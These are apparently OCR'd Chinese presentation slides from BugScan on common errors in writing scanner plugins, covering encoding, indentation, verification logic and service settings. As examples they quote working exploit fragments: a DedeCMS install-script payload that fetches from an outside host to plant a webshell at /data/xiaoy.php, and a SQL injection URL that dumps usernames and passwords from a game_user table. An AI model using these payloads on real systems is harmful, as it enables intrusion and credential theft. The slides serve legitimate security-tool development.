

BUGSCAN
•插件编写常见错误•

CONTENTS

Never put off what you can do
today until tomorrow

- 常见低级错误
  - 编码错误与缩进错误
- 常见逻辑错误
  - 验证不明确与打印隐私数据
- Service使用错误
  - Service=‘www’的错误使用

常见低级错误

编码错误与缩进错误

You cannot improve your past, but you can improve your future. Once time is wasted, life is wasted.

编码错误与缩进错误

TRS WCM的Web Service提供了向服务器写入文件的方式，可以直接写jsp文件获取webshell

源码 ▶运行

```
#!/usr/bin/env python
# coding=utf-8



import requests

from baseframe import BaseFrame


class MyPoc(BaseFrame):
    poc_info = {
        # poc
        'poc': {
            'id': 'poc-2015-0124',
            'name': 'TRS wcm 5.2 /wcm/services/ POC',
            'author': '1024',
            'create_date': '2015-07-29',
        },
        # 
        'protocol': {
            'name': 'http'
```

编码错误：

脚本源码的编码格式选择错误，或这编码声明书写错误。


使用的编辑器也可以导致编码错误而使python无法解析。

简单解决：

编码声明请使用：# -*- coding: utf-8 -*-

编辑器推荐使用sublime text

缩进错误



错误原因：

1. Tab键与空格键混用
2. 缩进空格数不统一

解决方法：

Python 强制源码编写格式缩进使用4个空格

逻辑错误

验证不明确与打印隐私数据

You cannot improve your past, but you can improve your future. Once time is wasted, life is wasted.

验证不明确

```
                    payload="/install/index.php.bak?step=11&insLockfil
e=a&s_lang=a&install_demo_name=../data/xiaoy.php&updateHost=http://404sec.sina
app.com/"
                    urlpoc= url+payload
                    code, head, res, errcode, _ = curl.curl(urlpoc)
                    if code==200:
                            shell=url+"/data/xiaoy.php"
                            security_hole(shell)

if __name__ == '__main__':
        from dummy import *
        audit(assign('dedecms', 'http://www.example.com/')[1])
```

错误原因：

只判断了返回值，并未对返回数据进行判断。

打印隐私数据

```
        payload2="/card_server.asp?sel=1%20union%20select%20user_name,login_pw
d,3,4,5,6,7,8,9%20from%20game_user"
        urlpoc=url+payload2
        code, head, res, errcode, _ = curl.curl2(urlpoc)
        if code == 200:
                security_hole(urlpoc)
```

错误原因：

sql注入中常见列出uername，password

Service使用错误

Service=‘www’的错误使用

You cannot improve your past, but you can improve your future. Once time is wasted, life is wasted.

Service=‘www’的错误使用

www的使用：
在传递一个网址后，该网址下所有被爬虫爬到或者指定的路径均会调用service=www的插件，因此当service=www时应该对传进的参数进行取主域名处理

```
from dummy import *
import sys

import urlparse
def assign(service, arg):
    if service == "www":
        r = urlparse.urlparse(arg)
        return True, '%s://%s/' % (r.scheme, r.netloc)
```

THANKS!